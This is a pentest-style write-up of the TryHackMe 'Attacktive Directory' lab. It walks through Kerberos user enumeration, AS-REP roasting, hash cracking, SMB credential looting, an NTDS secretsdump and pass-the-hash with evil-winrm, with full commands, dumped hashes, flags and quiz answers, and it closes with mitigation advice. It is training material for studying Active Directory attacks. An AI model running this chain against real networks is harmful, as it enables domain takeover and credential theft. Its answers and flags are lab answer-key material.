Penetration Test Report: Attacktive Directory

1. General Information and Executive Summary

Field	Detail
Client	TryHackMe
Target IP	10.146.173.74
Associated Domain	spookysec.local
Consultant	Bender2997_
Test Date	2026-03-28
Criticality	Critical
Compromise Vectors	User enumeration via Kerberos, AS-REP Roasting, SMB Enumeration, Abuse of Domain Admin privileges.

Executive Summary

The security assessment performed on the domain controller **Attacktive Directory** (10.146.173.74) revealed critical structural vulnerabilities in the Active Directory configuration.

Total compromise of the domain was achieved through initial exfiltration of usernames via port 88 (Kerberos), followed by an AS-REP Roasting attack that allowed clear-text credentials to be obtained. Finally, privilege escalation resulted in full access to the Active Directory database (NTDS.dit), compromising all organizational identities.

2. Methodology and Exploitation Phases


2.1. Reconnaissance and Enumeration Phase (Nmap, DNS, SMB)

1. **Port Scan (Nmap):** A full port scan (-p- --open) was performed, identifying multiple critical Active Directory services.

```
┌──(root㉿kali)-[/home/…/Desktop/PERSONAL/TryHackme/AD]
└─# nmap -T5 -sS -sCV -Pn -n -p- --open 10.146.173.74 -oN scan_1.txt
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-28 12:38 -0400
Warning: 10.146.173.74 giving up on port because retransmission cap hit (2).
Stats: 0:01:55 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 72.74% done; ETC: 12:40 (0:00:43 remaining)
Nmap scan report for 10.146.173.74
Host is up (0.075s latency).
Not shown: 65405 closed tcp ports (reset), 109 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-28 16:40:25Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local, Site: Default-First-Site-Name)
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-28T16:41:14+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2026-03-27T16:39:18
|_Not valid after:  2026-09-26T16:39:18
|_ssl-date: 2026-03-28T16:41:23+00:00; -1s from scanner time.
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49669/tcp open  msrpc         Microsoft Windows RPC
49671/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: ATTACKTIVEDIREC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

   a. **Command Executed:** nmap -T5 -sS -sCV -Pn -n -p- --open 10.146.173.74 -oN scan_1.txt
   b. **Critical Services Identified:** The server is a Windows Domain Controller (DC) with Active Directory. Key ports include:

        i. **88/tcp (Kerberos):** Primary vector for authentication and enumeration.
        ii. **389/tcp and 3268/tcp (LDAP):** Directory services for the spookysec.local domain.
        iii. **139/tcp (NetBIOS-SSN) and 445/tcp (SMB):** Network communication and shared resources.
        iv. **3389/tcp (RDP) and 5985/tcp (WinRM):** Remote access and administration protocols.
    c. **Domain Information Extracted:** The domains spookysec.local, AttacktiveDirectory.spookysec.local, and the NetBIOS Domain Name **THM-AD** were identified.
2. **SMB/NetBIOS Enumeration (Enum4linux):** An initial enumeration of users and shared resources via SMB/NetBIOS was attempted, but most requests were denied.
    a. **Command Executed:** enum4linux -a 10.146.173.74
    b. **Result:** User, group, and password policy enumeration failed due to NT_STATUS_ACCESS_DENIED. Only the Domain SID and the domain name **THM-AD** could be confirmed.



2.2. Initial Access and Credential Enumeration Phase (Kerberos Abuse)

1. **Add entries to /etc/hosts:** To facilitate Active Directory tools, domain names were mapped to the hosts file.
    a. **Command Executed:** 10.146.173.74 AttacktiveDirectory.spookysec.local spookysec.local
2. **Valid User Enumeration (Kerbrute):** The Kerberos service (port 88) was abused to enumerate valid users via the DC's response to ticket requests.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# kerbrute userenum -d spookysec.local --dc 10.146.173.74 userlist.txt

Version: dev (n/a) - 03/28/26 - Ronnie Flathers @ropnop

2026/03/28 13:24:17 >  Using KDC(s):
2026/03/28 13:24:17 >   10.146.173.74:88

2026/03/28 13:24:17 >  [+] VALID USERNAME:       james@spookysec.local
2026/03/28 13:24:26 >  [+] VALID USERNAME:       svc-admin@spookysec.local
2026/03/28 13:24:28 >  [+] VALID USERNAME:       James@spookysec.local
2026/03/28 13:24:28 >  [+] VALID USERNAME:       robin@spookysec.local
2026/03/28 13:24:35 >  [+] VALID USERNAME:       darkstar@spookysec.local
2026/03/28 13:24:39 >  [+] VALID USERNAME:       administrator@spookysec.local
2026/03/28 13:24:47 >  [+] VALID USERNAME:       backup@spookysec.local
2026/03/28 13:24:51 >  [+] VALID USERNAME:       paradox@spookysec.local
2026/03/28 13:25:15 >  [+] VALID USERNAME:       JAMES@spookysec.local
2026/03/28 13:25:23 >  [+] VALID USERNAME:       Robin@spookysec.local
2026/03/28 13:26:12 >  [+] VALID USERNAME:       Administrator@spookysec.local
2026/03/28 13:27:49 >  [+] VALID USERNAME:       Darkstar@spookysec.local
2026/03/28 13:28:20 >  [+] VALID USERNAME:       Paradox@spookysec.local
2026/03/28 13:30:05 >  [+] VALID USERNAME:       DARKSTAR@spookysec.local
2026/03/28 13:30:35 >  [+] VALID USERNAME:       ori@spookysec.local
2026/03/28 13:31:31 >  [+] VALID USERNAME:       ROBIN@spookysec.local
2026/03/28 13:33:49 >  Done! Tested 73317 usernames (16 valid) in 572.602 seconds
```

a. **Command Executed:** kerbrute userenum -d spookysec.local --dc 10.146.173.74 userlist.txt

b. **Valid Accounts Discovered:** Among the 16 valid accounts, the service accounts **svc-admin@spookysec.local** and **backup@spookysec.local** stood out.

Answer the questions below

What command within Kerbrute will allow us to enumerate valid usernames?

userenum — ✓ Correct Answer

What notable account is discovered? (These should jump out at you)

svc-admin — ✓ Correct Answer

What is the other notable account is discovered? (These should jump out at you)

backup — ✓ Correct Answer

3. **AS-REP Roasting Attack:** The vulnerability of accounts that do not require Kerberos pre-authentication (UF_DONT_REQUIRE_PREAUTH) was sought, which allows requesting the account's password hash.

```
┌──(env)-(root㉿kali)-[/opt/impacket]
└─# python3 /opt/impacket/examples/GetNPUsers.py -no-pass -usersfile /home/kali/Desktop/PERSONAL/TryHackme/AD/usuarios_validos.txt -dc-ip 10.146.173.74 spookysec.local/
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:ae55f0dde804ca1426d700e663c406d3$a02b6889648be39e4d2e74ef9e378d736900931da107d61c8d7526d727aead0e67dd78dca8aefab480483cc24b2ea000c5acc93ac091dd40c8e134a980446816c31c23a903c454d297
7353a7d785f85893fd34ada2d3f5495fb7a49838fd367789b6709ebdae0400d80739d90779ef97805c97378bd1456ab37a58f7705a71561276e9f7643afc0ad53bea7f388b9ecaca65cef309dfb5680a463e287ab660830f00633f32cb8d7d7622fe034d62413747e036f2f7763a3a95923a2e256f2b
ba32facd90adcf2ffbf94b51ea9c704c4c977d7afd23334580b606909f6889d293221706 7c91c0fd71dcfeb0b7fbc302e90b9
[-] User backup@spookysec.local doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] invalid principal syntax
```

a. **Tool Used:** GetNPUsers.py from Impacket.

b. **Command Executed:** python3 /opt/impacket/examples/GetNPUsers.py -no-pass -usersfile usuarios_validos.txt -dc-ip 10.146.173.74 spookysec.local/

c. **Result:** An AS-REP hash (Kerberos 5, etype 23) was obtained for the account **svc-admin@spookysec.local**.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# hashcat --identify hash_kerberos.txt

The following hash-mode match the structure of your input hash:

      # | Name                                                   | Category
  ======+==========================================================+==================================
  18200 | Kerberos 5, etype 23, AS-REP                           | Network Protocol
```

4. **Hash Decryption (Hashcat):** The hash was decrypted using a dictionary attack.

```
Dictionary cache built:
* Filename..: ./passwordlist.txt
* Passwords.: 70188
* Bytes.....: 569236
* Keyspace..: 70188
* Runtime...: 0 secs

$krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.LOCAL:ae55f0dde804ca1426d700e663c406d3$a02b68896484be39e4d2e74ef9e378d736900931da107d61c8d7526d727aead0e
7353a7d785f85893fd34ada2d3f5495fb7a49838fd367789b6709ebdae0400d80739d90779ef97805c97378bd1456ab37a58f7705a71561276e9f7643afc0ad53bea7f388b9ecaca65cef309df
ba326acd90adcf2ff6f94b51ea9c704c4c977d7afd23334586b686989f6889d2932217067c91c0fd71dcfeb0b7fbc382e98b9:management2005

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 18200 (Kerberos 5, etype 23, AS-REP)
Hash.Target......: $krb5asrep$23$svc-admin@spookysec.local@SPOOKYSEC.L...2e98b9
Time.Started.....: Sat Mar 28 14:06:08 2026, (0 secs)
Time.Estimated...: Sat Mar 28 14:06:08 2026, (0 secs)
Kernel.Feature...: Pure Kernel (password length 0-256 bytes)
Guess.Base.......: File (./passwordlist.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#01........:   291.9 kH/s (5.86ms) @ Accel:1024 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 12288/70188 (17.51%)
```

a. **Command Executed:** hashcat -m 18200 hash_kerberos.txt ./passwordlist.txt --force

b. **Credential Obtained: svc-admin:management2005**

Answer the questions below

We have two user accounts that we could potentially query a ticket from. Which user account can you query a ticket from with no password?

svc-admin — ✓ Correct Answer

Looking at the Hashcat Examples Wiki page, what type of Kerberos hash did we retrieve from the KDC? (Specify the full name)

Kerberos 5 AS-REP etype 23 — ✓ Correct Answer

What mode is the hash?

18200 — ✓ Correct Answer

Now crack the hash with the modified password list provided, what is the user accounts password?

management2005 — ✓ Correct Answer

2.3. Lateral Movement and Privilege Escalation Phase

1. **Shared Resource Enumeration (smbclient):** The svc-admin credential was used to list available shared resources.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# smbmap -H 10.146.173.74 -u svc-admin -p management2005

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\  \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
-----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.146.173.74:445       Name: AttacktiveDirectory.spookysec.local       Status: Authenticated
        Disk                                                          Permissions     Comment
        ----                                                          -----------     -------
        ADMIN$                                                        NO ACCESS       Remote Admin
        backup                                                        READ ONLY
        C$                                                            NO ACCESS       Default share
        IPC$                                                          READ ONLY       Remote IPC
        NETLOGON                                                      READ ONLY       Logon server share
        SYSVOL                                                        READ ONLY       Logon server share
[*] Closed 1 connections
```

a. **Command Executed:** smbclient -L //10.146.173.74/ -U svc-admin

b. **Identified Shared Resources (6):** ADMIN$, C$, IPC$, NETLOGON, SYSVOL, and the accessible resource **backup**.

2. **Credential Exfiltration:** The backup resource was accessed, and the backup_credentials.txt file was extracted, whose content was Base64 encoded.

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# smbclient //10.146.173.74/backup -U svc-admin

Password for [WORKGROUP\svc-admin]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Apr  4 15:08:39 2020
  ..                                  D        0  Sat Apr  4 15:08:39 2020
  backup_credentials.txt              A       48  Sat Apr  4 15:08:53 2020

                8247551 blocks of size 4096. 3866593 blocks available
smb: \> get backup_credentials.txt
getting file \backup_credentials.txt of size 48 as backup_credentials.txt (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
smb: \>
```

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# cat backup_credentials.txt
YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw
```

a. **Decoding Command:** echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" | base64 -d

b. **Credentials Obtained: backup@spookysec.local:backup2517860**

```
┌──(root㉿kali)-[/home/…/PERSONAL/TryHackme/AD/kerbrute-1.0.3]
└─# echo "YmFja3VwQHNwb29reXNlYy5sb2NhbDpiYWNrdXAyNTE3ODYw" | base64 -d
backup@spookysec.local:backup2517860
```

3. **NTDS.DIT Database Dump (Secretsdump):** The replication synchronization privileges (DRSUAPI) of the backup account were abused to extract all Active Directory hashes, including the administrator's.

```
┌──(env)─(root㉿kali)-[/opt/impacket]
└─# python3 /opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.146.173.74
Impacket v0.14.0.dev0+20260326.150834.76ee8774 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:0e0363213e37b94221497260b0bcb4fc:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:0e2eb8158c27bed09861033026be4c21:::
spookysec.local\skidy:1103:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\breakerofthings:1104:aad3b435b51404eeaad3b435b51404ee:5fe9353d4b96cc410b62cb7e11c57ba4:::
spookysec.local\james:1105:aad3b435b51404eeaad3b435b51404ee:9448bf6aba63d154eb0c665071067b6b:::
spookysec.local\optional:1106:aad3b435b51404eeaad3b435b51404ee:436007d1c1550eaf41803f1272656c9e:::
spookysec.local\sherlocksec:1107:aad3b435b51404eeaad3b435b51404ee:b09d48380e99e9965416f0d7096b703b:::
spookysec.local\darkstar:1108:aad3b435b51404eeaad3b435b51404ee:cfd70af882d53d758a1612af78a646b7:::
spookysec.local\Ori:1109:aad3b435b51404eeaad3b435b51404ee:c930ba49f999305d9c00a8745433d62a:::
```

   a. **Tool Used:** secretsdump.py from Impacket.
   b. **Command Executed:** python3 /opt/impacket/examples/secretsdump.py spookysec.local/backup:backup2517860@10.146.173.74
   c. **Extraction Method: DRSUAPI** (Remote Directory Replication Service Protocol).
   d. **Administrator NTLM Hash:** 0e0363213e37b94221497260b0bcb4fc

Answer the questions below

What method allowed us to dump NTDS.DIT?

DRSUAPI — ✓ Correct Answer

What is the Administrators NTLM hash?

0e0363213e37b94221497260b0bcb4fc — ✓ Correct Answer

What method of attack could allow us to authenticate as the user without the password?

Pass The Hash — ✓ Correct Answer

Using a tool called Evil-WinRM what option will allow us to use a hash?

-H — ✓ Correct Answer

2.4. Post-Exploitation Phase (Total Control)

1. **Remote Access (Pass-the-Hash via Evil-WinRM):** The Administrator's NTLM hash was used to authenticate directly to the server using Evil-WinRM (Windows Remote Management), without the need to decrypt the password.

```
┌──(env)─(root㉿kali)-[/opt/impacket]
└─# evil-winrm -i 10.146.173.74 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc


Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

a. **Command Executed:** evil-winrm -i 10.146.173.74 -u Administrator -H 0e0363213e37b94221497260b0bcb4fc

b. **Authentication Method:** Pass-the-Hash (-H option).

2. **Obtaining Proof of Compromise (Flags):**

a. **User Flag (svc-admin):** TryHackMe{K3rb3r0s_Pr3_4uth}

```
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> ls


    Directory: C:\Users\svc-admin\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:18 PM             28 user.txt.txt


*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt
Cannot find path 'C:\Users\svc-admin\Desktop\user.txt' because it does not exist.
At line:1 char:1
+ cat user.txt
+ ~~~~~~~~~~~~
    + CategoryInfo          : ObjectNotFound: (C:\Users\svc-admin\Desktop\user.txt:String) [Get-Content], ItemNotFoundException
    + FullyQualifiedErrorId : PathNotFound,Microsoft.PowerShell.Commands.GetContentCommand
*Evil-WinRM* PS C:\Users\svc-admin\Desktop> cat user.txt.txt
TryHackMe{K3rb3r0s_Pr3_4uth}
*Evil-WinRM* PS C:\Users\svc-admin\Desktop>
```

b. **Escalation Flag (backup):** TryHackMe{B4ckM3UpSc0tty!}

```
*Evil-WinRM* PS C:\Users\backup\Desktop> ls


    Directory: C:\Users\backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  12:19 PM             26 PrivEsc.txt


*Evil-WinRM* PS C:\Users\backup\Desktop> cat PrivEsc.txt
TryHackMe{B4ckM3UpSc0tty!}
*Evil-WinRM* PS C:\Users\backup\Desktop>
```

c. **Root Flag (Administrator):** TryHackMe{4ctiveD1rectoryM4st3r}


```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> ls


    Directory: C:\Users\Administrator\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         4/4/2020  11:39 AM             32 root.txt


*Evil-WinRM* PS C:\Users\Administrator\Desktop> cat root.txt
TryHackMe{4ctiveD1rectoryM4st3r}
*Evil-WinRM* PS C:\Users\Administrator\Desktop>
```

In accordance with PTES and NIST standards, the methodology was executed under a **Black-Box** approach, following the phases of reconnaissance, vulnerability analysis, and exploitation.



3. Conclusions and Mitigation Recommendations

3.1. Conclusion

Total compromise of the Attacktive Directory machine (Domain Controller) was achieved by exploiting key flaws in Kerberos service configuration and privilege management. The attack progressed from valid user enumeration via Kerberos (port 88) to the theft of a vulnerable service account hash (AS-REP Roasting). Obtaining credentials for a backup account with replication synchronization permissions (DRSUAPI) allowed a complete dump of the NTDS.DIT database, granting access to the hashes of all users, including the Administrator, and resulting in total domain control via Pass-the-Hash.

3.2. Critical Recommendations

ID	Risk	Mitigation Recommendation	Priority
AD-001	AS-REP Roasting	Enable "Require Kerberos preauthentication" for all user accounts, especially service accounts.	Critical
AD-002	SMB Permissions	Restrict access to network shared resources and delete files containing credentials or sensitive information.	High
AD-003	DRS Privileges	Audit and restrict Active Directory replication permissions solely to legitimate domain controllers.	Critical
AD-004	AD Hardening	Implement the Tiered Administrative Model to prevent lateral movement toward Domain Admins.	Medium

4. Lessons Learned / Attack Analysis

- **Key Tools:** The importance of Kerbrute for enumerating valid users on port 88 was learned, as well as the capabilities of Impacket (GetNPUsers.py and secretsdump.py) for abusing Kerberos and replication privileges (DRSUAPI).
- **AS-REP Roasting:** This attack was confirmed to specifically exploit user accounts, such as svc-admin, that have Kerberos pre-authentication disabled.
- **Brute Force vs. Password Spray:** Although Kerbrute allows password brute force, it is not recommended as an exclusive strategy in real environments due to account lockout

policies. The preferred approach should be password spraying (trying a common password across many accounts) or seeking more subtle attacks like AS-REP Roasting.

- **Notable Service Accounts:** The svc-admin and backup accounts were the notable service accounts that allowed escalation. svc-admin was vulnerable to AS-REP Roasting, and backup had the necessary privileges for the NTDS.DIT dump.
- **Passwordless Authentication:** The exploitation culminated with the Pass-the-Hash technique using Evil-WinRM, which demonstrated that, once the Administrator's NTLM hash is obtained, the clear-text password is no longer necessary for total control of the Domain Controller.